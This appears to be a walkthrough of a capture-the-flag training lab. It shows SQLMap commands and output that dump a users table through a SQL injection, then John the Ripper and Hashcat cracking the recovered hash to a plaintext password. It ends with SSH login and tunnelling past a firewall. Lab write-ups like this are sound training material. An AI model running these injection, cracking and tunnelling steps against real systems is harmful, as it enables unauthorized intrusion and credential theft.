


```
sqlmap -r request.txt --dbms=mysql --dump
```

-r uses the intercepted request you saved earlier

--dbms tells SQLMap what type of database management system it is


--dump attempts to outputs the entire database


```
        {1.3.8#stable}

        http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:19:35 /2019-08-23/

[12:19:35] [INFO] parsing HTTP request from 'request.txt'
[12:19:37] [INFO] testing connection to the target URL
[12:19:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:19:38] [INFO] testing if the target URL content is stable
[12:19:38] [INFO] target URL content is stable
[12:19:38] [INFO] testing if POST parameter 'searchitem' is dynamic
[12:19:38] [WARNING] POST parameter 'searchitem' does not appear to be dynamic
[12:19:38] [INFO] heuristic (basic) test shows that POST parameter 'searchitem' might be injectable (possible DBMS: 'MySQL')
[12:19:38] [INFO] heuristic (XSS) test shows that POST parameter 'searchitem' might be vulnerable to cross-site scripting (XSS) attacks
[12:19:38] [INFO] testing for SQL injection on POST parameter 'searchitem'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:19:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:19:42] [WARNING] reflective value(s) found and filtering out
[12:19:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:19:42] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:19:44] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:19:44] [INFO] POST parameter 'searchitem' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string="be")
```

SQLMap will now try different methods and identify the one thats vulnerable. Eventually, it will output the database.

We have dump the Database

here is an useful output


```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[22:50:06] [INFO] using hash method 'sha256_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[22:50:06] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[22:50:06] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[22:50:06] [INFO] starting 4 processes
[22:50:28] [WARNING] no clear password(s) found
Database: db
Table: users
[1 entry]
+------------------------------------------------------------------+----------+
| pwd                                                              | username |
+------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+------------------------------------------------------------------+----------+
```

you can us crackstation.net and crack this hash **immediately**

but we will try to crack it via John and with Hashcat

Cracking a password with JohnTheRipper

Cracking a password with JohnTheRipper

John the Ripper (JTR) is a fast, free and open-source password cracker.

JohnTheRipper is 15 years old and other programs such as HashCat are one of several other cracking programs out there.

This program works by taking a wordlist, hashing it with the specified algorithm and then comparing it to your hashed password. If both hashed passwords are the same, it means it has found it. You cannot reverse a hash, so it needs to be done by comparing hashes.

Cracking

The Hash

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14


john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=sha256crypt

Not Worked

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256

hash.txt - contains a list of your hashes (in your case its just 1 hash)
--wordlist - is the wordlist you're using to find the dehashed value
--format - is the hashing algorithm used. In our case its hashed using SHA256.

Worked



```
┌──(root💀esclimited)-[/home/…/ThmTraining/OffensivePentesting/GameZone/hash.txt]
└─# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124    (?)
1g 0:00:00:00 DONE (2022-03-29 23:06) 1.176g/s 3469Kp/s 3469Kc/s 3469KC/s vimivi..vainlove
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```


Cracking Password with Hashcat Just for Practice

Cracking Password with Hashcat Just for Practice

The Hash

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

First we have to analyze the hash we have built in hash analyzer but let's do it from **Internet**



Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Hash:	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
Salt:	Not Found
Hash type:	SHA2-256
Bit length:	256
Character length:	64
Character type:	hexidecimal


https://www.tunnelsup.com/hash-analyzer/

https://crackstation.net/ It can Directly crack you the **password**

Cracking

```
hashcat -m 1400 --attack-mode 0 hash.txt /usr/share/wordlists/rockyou.txt
```

as we know it is hash type is **Raw-256** hence we used -m 1400



```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14:videogamer124

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218...3efd14
Time.Started.....: Tue Mar 29 23:17:12 2022 (2 secs)
Time.Estimated...: Tue Mar 29 23:17:14 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1537.7 kH/s (0.34ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2891776/14344385 (20.16%)
Rejected.........: 0/2891776 (0.00%)
Restore.Point....: 2890752/14344385 (20.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: vidmon → vida82vida82
Hardware.Mon.#1..: Temp: 68c Util: 70%

Started: Tue Mar 29 23:16:35 2022
Stopped: Tue Mar 29 23:17:16 2022

┌──(root💀esclimited)-[/home/…/ThmTraining/OffensivePentesting/GameZone/hash.txt]
└─# 
```

Done


videogamer124

Exposing services with reverse SSH tunnels

Exposing services with reverse SSH tunnels

ssh agent47@10.10.99.169

Password= videogamer124



Reverse SSH port forwarding specifies that the given port on the remote server host is to be forwarded to the given host and port on the local side.
-L is a local tunnel (YOU <-- CLIENT). If a site was blocked, you can forward the traffic to a server you own and view it. For example, if imgur was blocked at work, you can do **ssh -L 9000:imgur.com:80 user@example.com.** Going to localhost:9000 on your machine, will load imgur traffic using your other server.
-R is a remote tunnel (YOU --> CLIENT). You forward your traffic to the other server for others to view. Similar to the example above, but in reverse.

Reverse SSH Tunneling **enables you to access remote machines behind NAT**. For instance, you can access your office from home. Therefore, Reverse SSH Tunneling is a technique that enables you to SSH your Linux-based system that doesn't have a public IP address.

Remote port forwarding (reverse tunneling) Also often called SSH reverse tunneling, remote port forwarding **redirects the remote server's port to the localhost's port**. When remote port forwarding is used, at first, the client connects to the server with SSH.

Steps

We will use a tool called **ss** to investigate sockets running on a host.

If we run **ss -tulpn** it will tell us what socket connections are running.

Argument	Description
-t	Display TCP sockets
-u	Display UDP sockets
-l	Displays only listening sockets
-p	Shows the process using the socket
-n	Doesn't resolve service names

What are Sockets? (external)

Definition: A socket is **one endpoint of a two-way communication link between two programs running on the network**. A socket is bound to a port number so that the TCP layer can identify the application that data is destined to be sent to. An endpoint is a combination of an **IP** address and a **port** number.

A network socket is **one endpoint in a communication flow between two programs running over a network**. Sockets are created and used with a set of programming requests or "function calls" sometimes called the sockets application programming interface (API).

(End of External note)

We can see that a service running on port 10000 is blocked via a firewall rule from the outside (we can see this from the IPtable list). However, Using an SSH Tunnel we can expose the port to us (locally)!

From our local machine, run **ssh -L 10000:localhost:10000 <username>@<ip>**

Once complete, in your browser type "localhost:10000" and you can access the newly-exposed webserver.


CMS

Content Management System (CMS). These web applications are used to manage content on a website. For example, blogs, news sites, e-commerce sites and more!

The full form of CMS is the **Content Management System**. CMS is a software platform used to handle changes in website content creation, enabling multiple authors to develop, update, and publish material.

